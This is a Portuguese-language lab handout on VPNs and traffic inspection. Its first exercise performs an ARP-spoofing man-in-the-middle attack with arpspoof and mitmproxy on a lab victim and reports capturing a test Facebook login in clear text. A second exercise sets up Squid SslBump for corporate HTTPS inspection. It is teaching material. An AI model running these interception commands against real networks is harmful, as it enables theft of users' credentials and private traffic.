Sessão 9: Redes privadas virtuais e inspeção de tráfego

1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*

Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta `mitmproxy` para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP *spoofing*.

1. Primeiro, mova a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G*.

```
# hostname
kali
```

```
root@kali:~# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.1.1.30/24
gateway 10.1.1.1
```

```
root@kali:~# systemctl restart networking
```

```
root@kali:~# ip a s eth0 | grep '^ *inet '
    inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
root@kali:~# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:



Figura 56: Download do certificado do mitmproxy

5. De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado*....



Figura 57: Instalação do certificado do mitmproxy, parte 1

Clique em *Avançar*. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.



Figura 58: Instalação do certificado do mitmproxy, parte 2

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do `mitmproxy` é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

6. De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o `mitmproxy`:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80  -j REDIRECT --to-port
8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port
8080
```

7. Agora sim, tudo pronto para efetivarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como `root`. Na primeira, execute o ARP *spoofing* com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o `mitmproxy` (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

8. Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo `mitmproxy` e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no https://facebook.com com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do `mitmweb`, na máquina *KaliLinux-G*:



Figura 59: Credenciais em claro no mitmweb

Em parelelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:



Figura 60: Login no facebook através do mitmproxy

9. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o `mitmweb`, encerre o ARP *spoofing* e remova as regras de firewall criadas no passo (6).

2) Inspeção corporativa de tráfego HTTPS usando o Squid

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o `mitmproxy`, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (https://wiki.squid-cache.org/Features/SslPeekAndSplice) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão mais recente do Squid disponível nos repositórios do Debian 8, quando da escrita deste tutorial, é a 3.4.8-6, teremos que fazer a instalação através do código-fonte.

```
# hostname
FWGW1-A
```

```
# apt-cache showpkg squid3 | grep 'Versions' -A1
Versions:
3.4.8-6+deb8u5 (/var/lib/apt/lists/ftp.br.debian.org_debian_dists_jessie_main_binary-
amd64_Packages)
(/var/lib/apt/lists/security.debian.org_dists_jessie_updates_main_binary-
amd64_Packages)
```

1. Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# apt-get -y install build-essential libssl-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (`make`) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar zxf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without
-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwgw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtd -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

   O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:             1440  20%   10080
refresh_pattern ^gopher:          1440   0%    1440
refresh_pattern -i (/cgi-bin/|\?)    0   0%       0
refresh_pattern .                    0  20%    4320
```

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itau.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 80 -j REDIRECT --to
-port 8080
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 443 -j REDIRECT --to
-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

   Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

   A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

   Para contornar esse problema, siga os seguintes passos:

   a. Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).

b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".

c. Clique em "Avançar".

d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".

e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".

f. Clique em "Avançar", e então em "Concluir".

9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site https://twitter.com :



Figura 61: Acesso via Squid/Bump a https://twitter.com

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a https://www.bb.com.br :

